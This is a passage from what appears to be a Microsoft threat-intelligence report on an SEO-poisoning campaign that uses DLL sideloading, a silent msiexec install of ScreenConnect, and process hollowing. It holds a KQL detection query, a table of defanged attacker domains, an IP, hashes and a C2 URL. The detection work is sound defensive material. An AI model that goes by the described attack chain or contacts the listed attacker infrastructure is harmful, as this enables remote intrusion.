          ParentProcessPath = InitiatingProcessFolderPath,
          ParentProcessCmd = InitiatingProcessCommandLine
Suspicious MSIEXEC activity associated with a binary loading a suspicious DLL
This query looks for a process loading a suspicious DLL named ‘autorun.dll’ followed by unusual MSIEXEC activity from the same binary.
let SideloadingProcesses =
DeviceImageLoadEvents
    | where Timestamp > ago(60d)
    | where FileName =~ "autorun.dll"
    | where InitiatingProcessFolderPath  has_any (
        @"\Downloads\", @"\AppData\Local\Temp\", @"\AppData\Roaming\",
        @"\ProgramData\", @"\Users\Public\",@"\Desktop\"
      )
      |where FolderPath has @"\sources\"
    | project SideloadTime = Timestamp, DeviceId, DeviceName,
              LauncherProcessId = InitiatingProcessId,
              LauncherCreationTime = InitiatingProcessCreationTime,
              LauncherName = InitiatingProcessFileName,
              LauncherPath = InitiatingProcessFolderPath,
              SideloadedDllPath = FolderPath;
let unique_devices=SideloadingProcesses|distinct DeviceId;
let MsiSpawns =
 DeviceProcessEvents
    | where Timestamp > ago(60d)
    |where DeviceId in(unique_devices)
    | where FileName =~ "msiexec.exe"
    | where ProcessCommandLine has "/i"
    | where ProcessCommandLine has "/quiet"
    | project MsiSpawnTime = Timestamp, DeviceId,
              LauncherProcessId = InitiatingProcessId,
              LauncherCreationTime = InitiatingProcessCreationTime,
              MsiCmd = ProcessCommandLine,
              MsiProcessId = ProcessId ;
SideloadingProcesses
| join kind=inner MsiSpawns
    on DeviceId, LauncherProcessId, LauncherCreationTime
| where MsiSpawnTime between (SideloadTime .. (SideloadTime + 30m))
| project SideloadTime, MsiSpawnTime,
          DeviceId, DeviceName,
          LauncherName, LauncherPath, LauncherProcessId,
          SideloadedDllPath, MsiCmd, MsiProcessId
Indicators of compromise (IOC)
| Indicator | Type | Description |
| direct-download[.]gleeze[.]com start-download[.]gleeze[.]com direct-downloads[.]giize.com free-download[.]giize.com | Domain | Hosts malicious ZIP files |
| directdownload[.]icu | Domain | Host that ScreenConnect client connects to |
| 16562974deec80e41ef57a71a6de8c03ceb393005fb1432f8d9d82c61294ef8c | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| 1b2555b09ac62164638f47c8272beb6b0f97186e37d3a54cb84c723ff7a2eee5 | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| 062bb28765fbaa11f8cc341fa16e2c7f942a122d929cb41f4a0f755b4429f246 | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| c7425fbe6c3a4937934215c54027d4b67202d12ab490682fae03498870d66d06 | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| a460d00ef93c8ce70d32e48e55781af66a53328fc2dde45519be196c265de074 | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| db2d33c4e6e4a5c2263b56e8303c343305a94dde1fc2968304ba260acbbd9f9f | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| cf3f8160eb5a5580e0c35054847e3ac4d01e9fe74fab8bc12bf6e8a40bf696b2 | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| 69077fcf940fc5852fb32beed15636756ebc04ac971b7ed71d36251e7ea70a20 | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| 2ee93ccbcd49ed94c65dcf52e7dcb8f0fa0a443ca24c0e0c7f79152efba657b7 | SHA256 | autorun.dll loaded by legit EXE via DLL sideloading |
| 193.42.11[.]108 | IP address | ScreenConnect client communicates to this attacker controlled IP |
| 9ff07c9fafa9c03fdf69e4abf6806aa7c938b5480e7e258f227db0719ecd6386 | SHA256 | SimpleRunPE.exe binary transferred by the attacker to the device during established ScreenConnect session |
| 7035c2abeb617e828dfda1b119b8544fa9ae15a1d263d18bc5506acaf381f496 | SHA256 | SimpleRunPE.exe binary transferred by the attacker to the device during established ScreenConnect session |
| e021662a652ba95c8778b991056696ab3c9b0f60d5e23b1e6cf73c3847db6610 | SHA256 | ScreenConnect file masquerading as a DLL |
| wss[:]//minemine.gleeze[.]com:8443/ws | URL | C2 from hollowed binary |
References
- SEO Poisoning Attack Uses Microsoft Binary to Install RMM Tool
- Watermwo/Simple-RunPE-Process-Hollowing: The RunPE program is written in C# to execute a specific executable file within another files memory using the ProcessHollowing technique.
This research is provided by Microsoft Defender Security Research with contributions from Parasharan Raghavan and members of Microsoft Threat Intelligence.
Learn more
For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.
To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
- Microsoft 365 Copilot AI security documentation
- How Microsoft discovers and mitigates evolving attacks against AI guardrails
- Learn more about securing Copilot Studio agents with Microsoft Defender
- Evaluate your AI readiness with our latest Zero Trust for AI workshop.
- Learn more about Protect your agents in real-time during runtime (Preview)
- Explore how to build and customize agents with Copilot Studio Agent Builder